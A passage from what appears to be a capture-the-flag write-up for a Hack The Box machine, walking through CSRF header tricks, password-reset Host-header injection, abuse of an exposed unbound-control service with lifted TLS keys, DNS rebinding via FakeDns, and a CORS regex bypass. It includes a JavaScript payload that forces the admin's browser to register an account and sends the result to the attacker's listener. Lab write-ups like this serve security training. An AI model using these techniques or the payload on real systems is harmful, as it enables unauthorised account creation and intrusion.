{"success":"false","token":"VheMqTwU-GyFShzrXwky0rqvI7AWQhXuCiyE"}
```

We send an `OPTION` request to the `/api/signup` endpoint to check if any custom headers are allowed in cross-site requests:

```
curl -X OPTIONS -v crossfit-club.htb/api/signup 2>&1 | grep Allow-Headers
```

```
curl -X OPTIONS -v crossfit-club.htb/api/signup 2>&1 | grep Allow-Headers

< Access-Control-Allow-Headers: X-CSRF-TOKEN,Content-Type
```

The custom `X-CSRF-TOKEN` header is allowed. This looks like a potential way to send our token. We issue the following cURL commands to retrieve a token and send it through the `X-CSRF-TOKEN` header from the same session:

```
curl -b cookie -H "X-CSRF-TOKEN: `curl -sc cookie http://crossfit-club.htb/api/auth |
awk -F'"' '{print $8}'`" -d "username=a&password=a&confirm=a&email=a@b.c"
http://crossfit-club.htb/api/signup
```

```
curl -b cookie -H "X-CSRF-TOKEN: `curl -sc cookie http://crossfit-club.htb/api/auth | \
> awk -F'"' '{print $8}'`" -d "username=a&password=a&confirm=a&email=a@b.c" \
> http://crossfit-club.htb/api/signup

{"success":"false","message":"Only administrators can register accounts."}
```

Unfortunately, it seems that only administrators can register accounts. That being the case, we need a way to trick the administrator into registering an account for us.

As we hypothesised earlier, the administrator might be clicking on password reset links. If we could somehow forge a link that made the admin send a request to a web server under our control, we might be able to serve a session riding payload and force the creation of a user on our behalf.


We do some research about potential vulnerabilities in password reset functions and come across the following HackerOne report, which leads us to test for host header injection:

https://hackerone.com/reports/281575


We open a listener on port 80:

```
nc -lnvp 80
```


We open the password reset page, send a reset request for `david.palmer@crossfit.htb` and intercept it with Burp Proxy:



We modify the `Host` header to match our IP address and forward the request:



This results in an "Access denied" error.




Looking back the `relayd` configuration, it is clear why the header injection attack didn't work:


```
pass request quick header "Host" value "*employees.cross-fit.htb" forward to <2>
```

Only requests having a `Host` header ending with `employees.cross-fit.htb` are forwareded to the employees page. We try setting the header to:

```
10.10.14.5/employees.crossfit.htb
```



The server responds with an interesting error message:



Our attempt was blocked because only local hosts are allowed. Since DNS queries might be involved in this check, we turn our attention back to unbound.

We start by reading the unbound configuration file from its standard OpenBSD location (`/var/unbound/etc/unbound.conf`):

```
./read_file.py /var/unbound/etc/unbound.conf
```

```
./read_file.py /var/unbound/etc/unbound.conf

server:
        interface: 127.0.0.1
        interface: ::1
        access-control: 0.0.0.0/0 refuse
        access-control: 127.0.0.0/8 allow
        access-control: ::0/0 refuse
        access-control: ::1 allow
        hide-identity: yes
        hide-version: yes
        msg-cache-size: 0
        rrset-cache-size: 0
        cache-max-ttl: 0
        cache-max-negative-ttl: 0
        auto-trust-anchor-file: "/var/unbound/db/root.key"
        val-log-level: 2
        aggressive-nsec: yes
        include: "/var/unbound/etc/conf.d/local_zones.conf"

remote-control:
        control-enable: yes
        control-interface: 0.0.0.0
        control-use-cert: yes
        server-key-file: "/var/unbound/etc/tls/unbound_server.key"
        server-cert-file: "/var/unbound/etc/tls/unbound_server.pem"
        control-key-file: "/var/unbound/etc/tls/unbound_control.key"
        control-cert-file: "/var/unbound/etc/tls/unbound_control.pem"
```

We see that another file (`/var/unbound/etc/conf.d/local_zones.conf`) is included, but we lack read permission on it. On the other hand, we can read the `unbound_server.pem`, `unbound_control.key` and `unbound_control.pem` files:

```
./read_file.py /var/unbound/etc/tls/unbound_server.pem

./read_file.py /var/unbound/etc/tls/unbound_control.key

./read_file.py /var/unbound/etc/tls/unbound_control.pem
```

```
./read_file.py /var/unbound/etc/tls/unbound_server.pem
-----BEGIN CERTIFICATE-----
<SNIP>
-----END CERTIFICATE-----


./read_file.py /var/unbound/etc/tls/unbound_control.key
-----BEGIN RSA PRIVATE KEY-----
<SNIP>
-----END RSA PRIVATE KEY-----


./read_file.py /var/unbound/etc/tls/unbound_control.pem
-----BEGIN CERTIFICATE-----
<SNIP>
-----END CERTIFICATE-----
```

We save the files to `/etc/unbound` and set the following parameters in `/etc/unbound/unbound.conf`:

```
remote-control:
        control-enable: yes
        control-use-cert: "yes"

        # unbound server certificate file.
        server-cert-file: "/etc/unbound/unbound_server.pem"

        # unbound-control key file.
        control-key-file: "/etc/unbound/unbound_control.key"

        # unbound-control certificate file.
        control-cert-file: "/etc/unbound/unbound_control.pem"
```

We can now run the `stats` command successfully:

```
unbound-control -s 10.10.10.247 stats
```

```
unbound-control -s 10.10.10.247 stats

thread0.num.queries=10
thread0.num.queries_ip_ratelimited=0
thread0.num.cachehits=10
thread0.num.cachemiss=0
thread0.num.prefetch=0
thread0.num.expired=0
<SNIP>
```

We try running other commands, but most of them return an error:

```
unbound-control -s 10.10.10.247 list_stubs
```

```
unbound-control -s 10.10.10.247 list_stubs

error unknown command 'list_stubs'
```

It seems we are dealing with a modified version of `unbound` (normally, all commands shown by `unbound-control` are supported by unbound). Only the following commands are available:

- `stats`;
- `stats_noreset`;
- `status`;
- `forward_add`;
- `flush_stats`.

The `forward_add` command, in particular, allows us to add forward zones:

```
forward_add [+i] zone addr ...
              Add a new forward zone to running unbound.  With +i option  also
              adds  a  domain-insecure  for  the zone (so it can resolve inse-
              curely if you have a DNSSEC root  trust  anchor  configured  for
              other  names).   The  addr  can be IP4, IP6 or nameserver names,
              like forward-zone config in unbound.conf.
```

We try adding a forward zone for `test.employees.crossfit.htb`:

```
unbound-control -s 10.10.10.247 forward_add +i "test.employees.crossfit.htb"
"10.10.14.5"
```

We download FakeDns and add the following record to the `dns.conf` file:


```
A test.employees.crossfit.htb 127.0.0.1
```

We start FakeDns:

```
./fakedns.py -c dns.conf
```

We set the Host header accordingly and send our request again:

```
Host: test.employees.crossfit.htb
```



This does not seem to work as we are presented with the same `Only local hosts are allowed` error, which could mean that we are not allowed to forward subdomains of locally defined zones. One way to get around this restriction and define a host on a different domain under our control is to use the `/` character as a separator:

```
hostname/employees.crossfit.htb
```

This is enough to satisfy the `relayd` host requirements and, as it turns out, results in `hostname` being parsed as the host name by the PHP script (we know there might be some parsing logic in the script because `Host` headers can include port numbers, and our assumption is that a DNS query, which does not include the port number, is performed).

We modify `dns.conf` as follows and restart FakeDns:

```
A just.a.te.st.htb 127.0.0.1
```

```
./fakedns.py -c dns.con
```

We run `unbound-control` to set a forward zone for `st.htb`:

```
unbound-control -s 10.10.10.247 forward_add +i "st.htb" "10.10.14.5"
```

We set the Host header accordingly and resend our request:


```
Pretty Raw \n Actions
1 POST /password-reset.php HTTP/1.1
2 Host: just.a.te.st.htb//employees.crossfit.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:86.0) Gecko/20100101 Firefox/86.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 33
9 Origin: http://employees.crossfit.htb
10 Connection: close
11 Referer: http://employees.crossfit.htb/password-reset.php
12 Upgrade-Insecure-Requests: 1
13
14 email=david.palmer%40crossfit.htb
```

INSPECTOR

We see two requests on our FakeDns server:

```
./fakedns.py -c dns.conf

>> Parsed 1 rules from dns.conf
>> Matched Request - just.a.te.st.htb.
>> Matched Request - just.a.te.st.htb.
```

The request appears to be successful:



Since we ultimately want the administrator to click the generated link and send a request to us, we can use a technique similar to DNS rebinding to redefine the A record after it's been checked by the remote server. The `--rebind` option of FakeDns allows us to do so:

```
--rebind              Enable DNS rebinding attacks - responds with one result the first
request, and another result on subsequent requests
```

We know two DNS queries are performed by the PHP page, so we configure `dns.conf` as follows to change the record after the first two requests:

```
A just.a.te.st.htb 127.0.0.1 2%10.10.14.5
```

We start FakeDns and open a netcat listener on port 80:

```
./fakedns.py -c dns.conf --rebind

nc -lnvp 80
```

We send our request again from Burp with the modified Host `just.a.te.st.htb/employees.crossfit.htb`. The request is successful and after a couple of minutes a request is sent to our listener:

```
nc -lnvp 80

Connection from 10.10.10.247:47785
GET /password-
reset.php?token=87decb66b83b925ed7bea3c84bb9d9fa26aca19487a9aad076b11a25af90fb21efaee7e767defc09d966779df7ea436d
6c510419e57fe7dceafd1cc0dbe28bc8 HTTP/1.1
Host: just.a.te.st.htb
User-Agent: Mozilla/5.0 (X11; OpenBSD amd64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://employees.crossfit.htb/password-
reset.php?token=296e72ad820415114ced5019edd68a749a6eeee93a30a7118757e2b6e3af2a1ef8851a381592b5f64e5b5e005e9314ea
b1df6d53120667a0b82362251a1c1231
Upgrade-Insecure-Requests: 1
```

We create a file called `password-reset.php` which contains our payload:

```
<html>
  <script>
  var xhr = new XMLHttpRequest();
  const url = "http://crossfit-club.htb/api/auth";

  xhr.onreadystatechange = function() {
    if (xhr.readyState === 4) {
      var obj = JSON.parse(xhr.response);
      var xhr2 = new XMLHttpRequest();

      xhr2.onreadystatechange = function() {
        if (xhr2.readyState === 4) {
            var xhr3 = new XMLHttpRequest();
            xhr3.open("POST", "http://10.10.14.5:8888");
            xhr3.send(xhr2.response);
        }
      }
      xhr2.open("POST", "http://crossfit-club.htb/api/signup");
      xhr2.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
      xhr2.setRequestHeader("X-CSRF-TOKEN", obj.token);
      const data =
"username=testuser&password=testpass&confirm=testpass&email=test@test.htb";
      xhr2.withCredentials = true;
      xhr2.send(data);
```

```
    }
  }

  xhr.open("GET", url);
  xhr.withCredentials = true;
  xhr.send();
  </script>
</html>
```

We open a PHP server on port 80 and a netcat listener on port 8888:


```
php -S 0.0.0.0:80

nc -lnvp 8888
```

We restart FakeDns, send our request again from Burp and wait for a hit on our server:

```
php -S 0.0.0.0:80

[Tue Jan 19 13:41:42 2021] PHP 7.4.13 Development Server (http://0.0.0.0:80) started
[Tue Jan 19 13:42:27 2021] 10.10.10.247:39392 Accepted
[Tue Jan 19 13:42:27 2021] 10.10.10.247:39392 [200]: GET /password-
reset.php?token=1caa80ab109fad468926f519d1639bc870cb9db7b19e3792b68b5efa02108fa1dbf764939330a898a2ad53e7f960629e
18b12374644c72da7fdfdc83e0ccde2b
[Tue Jan 19 13:42:27 2021] 10.10.10.247:39392 Closing
[Tue Jan 19 13:42:27 2021] 10.10.10.247:32705 Accepted
[Tue Jan 19 13:42:27 2021] 10.10.10.247:32705 [404]: GET /favicon.ico - No such file or directory
[Tue Jan 19 13:42:27 2021] 10.10.10.247:32705 Closing
```

However, the subsequent request to port 8888, which should contain the response to the `POST` request sent to `/api/signup`, is not sent. Since this is a cross-site request, the same-origin policy might be blocking it. What we sent is a "simple" `POST` which does not require preflighting, so the browser is probably responsible for blocking the response while the request could have still been sent successfully.

We open the http://crossfit-club.htb page and attempt to login with credentials `testuser:testpass`.



Our attempt is not successful, which means the user was not created.

Cross-Origin Resource Sharing (CORS) rules might allow cross-origins to access the `/api/signup` page. To check for allowed origins, we can send preflight `OPTIONS` requests with different `Origin` header values and look for an `Access-Control-Allow-Origin` header in the response. We use cURL to do so:

```
curl -X OPTIONS -v -H "Origin: http://10.10.14.5" crossfit-club.htb/api/signup 2>&1 |
grep Access-Control-Allow-Origin

curl -X OPTIONS -v -H "Origin: http://crossfit.htb" crossfit-club.htb/api/signup 2>&1 |
grep Access-Control-Allow-Origin

curl -X OPTIONS -v -H "Origin: http://crossfit-club.htb" crossfit-club.htb/api/signup
2>&1 | grep Access-Control-Allow-Origin

curl -X OPTIONS -v -H "Origin: http://employees.crossfit.htb" crossfit-
club.htb/api/signup 2>&1 | grep Access-Control-Allow-Origin

curl -X OPTIONS -v -H "Origin: http://gym.crossfit.htb" crossfit-club.htb/api/signup
2>&1 | grep Access-Control-Allow-Origin

curl -X OPTIONS -v -H "Origin: http://test.crossfit.htb" crossfit-club.htb/api/signup
2>&1 | grep Access-Control-Allow-Origin
```

We get positive results for `crossfit-club.htb`, `employees.crossfit.htb` and `gym.crossfit.htb`:

```
curl -X OPTIONS -v -H "Origin: http://10.10.14.3" crossfit-club.htb/api/signup 2>&1 | grep Access-Control-Allow-
Origin

curl -X OPTIONS -v -H "Origin: http://crossfit.htb" crossfit-club.htb/api/signup 2>&1 | grep Access-Control-
Allow-Origin

curl -X OPTIONS -v -H "Origin: http://crossfit-club.htb" crossfit-club.htb/api/signup 2>&1 | grep Access-
Control-Allow-Origin
< Access-Control-Allow-Origin: http://crossfit-club.htb

curl -X OPTIONS -v -H "Origin: http://employees.crossfit.htb" crossfit-club.htb/api/signup 2>&1 | grep Access-
Control-Allow-Origin
< Access-Control-Allow-Origin: http://employees.crossfit.htb

curl -X OPTIONS -v -H "Origin: http://gym.crossfit.htb" crossfit-club.htb/api/signup 2>&1 | grep Access-Control-
Allow-Origin
< Access-Control-Allow-Origin: http://gym.crossfit.htb

curl -X OPTIONS -v -H "Origin: http://test.crossfit.htb" crossfit-club.htb/api/signup 2>&1 | grep Access-
Control-Allow-Origin
```

As noted previously, we are not allowed to forward local zones, which means we cannot set a forwarder for one of the allowed origins on the `crossfit.htb` and `crossfit-club.htb` domains.
According to the unbound documentation, this could be accomplished for example by setting the `local-zone` type to `refuse` in `unbound.conf`:

```
refuse
     Send an error message reply, with rcode REFUSED.  If there is
     a match from local data, the query is answered.
```

In this case, any query for a host belonging to a `local-zone` would be denied unless a `local-data` definition for the same host was configured (forward zones would just be ignored).

One of the most common CORS configuration issues arises from the use of weak regular expressions to parse `Origin` headers. Regular expressions are often used to evaluate multiple domains at once, which is what might be happening on our target system. Therefore, we start looking for potential regex bypasses.

The `.` character, which means "match any character" when used in regular expressions, is often misused to represent an actual dot. For example, if a regex pattern like `(gym|employees).crossfit\.htb` was used, it would match `gym.crossfit.htb`, `employees.crossfit.htb` but also `gymAcrossfit.htb` or `employees3crossfit.htb`. The following cURL request proves that this is indeed the case:

```
curl -X OPTIONS -v -H "Origin: http://gymUcrossfit.htb" crossfit-club.htb/api/signup
2>&1 | grep Allow-Origin
```

Since the zone `gymUcrossfit.htb` is probably not defined as a local zone in the outbound configuration, forwarding could be possible. We modify `dns.conf` as follows and restart FakeDns:

```
A gymUcrossfit.htb 127.0.0.1 2%10.10.14.5
```

We use `unbound-control` to add a forwarder for the `gymUcrossfit.htb` zone:

```
unbound-control -s 10.10.10.247 forward_add +i "gymUcrossfit.htb" "10.10.14.5"
```

We modify the `Host` header in our Burp request:

```
Host: gymUcrossfit.htb/employees.crossfit.htb
```

```
Pretty Raw \n Actions
1 POST /password-reset.php HTTP/1.1
2 Host: gymUcrossfit.htb//employees.crossfit.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:86.0) Gecko/20100101 Firefox/86.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 33
9 Origin: http://employees.crossfit.htb
10 Connection: close
11 Referer: http://employees.crossfit.htb/password-reset.php
12 Upgrade-Insecure-Requests: 1
13
14 email=david.palmer%40crossfit.htb
```

INSPECTOR

We send the request and wait for a hit on our PHP server and port 8888 listener.

```
[Tue Jan 12 11:50:23 2021] 10.10.10.247:27336 Accepted
[Tue Jan 12 11:50:23 2021] 10.10.10.247:27336 [200]: GET /employees.crossfit.htb/password-
reset.php?token=964259b12886a23d25ecfbbac71f8b092e5350d11845f2692899b6bcb21e7cf54b378957b8f133a3b21fa7b2e68e0d00
1599d3351ace1e666c2b7101a06d1a9c
[Tue Jan 12 11:50:23 2021] 10.10.10.247:27336 Closing
[Tue Jan 12 11:50:24 2021] 10.10.10.247:46310 Accepted
[Tue Jan 12 11:50:24 2021] 10.10.10.247:46310 [404]: GET /favicon.ico - No such file or directory
[Tue Jan 12 11:50:24 2021] 10.10.10.247:46310 Closing
```

This time we get a hit, but an error message is returned:

```
nc -lnvp 8888

Connection from 10.10.10.247:35308
POST / HTTP/1.1
Host: 10.10.14.5:8888
User-Agent: Mozilla/5.0 (X11; OpenBSD amd64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 55
Origin: http://gymucrossfit.htb
Connection: keep-alive
Referer: http://gymucrossfit.htb/password-
reset.php?token=d31bbd2a4d7f775edbd5bfe2f0bc5fe995406f3503d7ae79a642be133d1e4a7b73f14fe
8c813178efa7afdacc91dc3177a32823d336972db5efd6b25f3168db4

{"success":"false","message":"Passwords do not match!"}
```

It is possible that the form only accepts JSON data. We rewrite the `password-reset.php` file as follows:

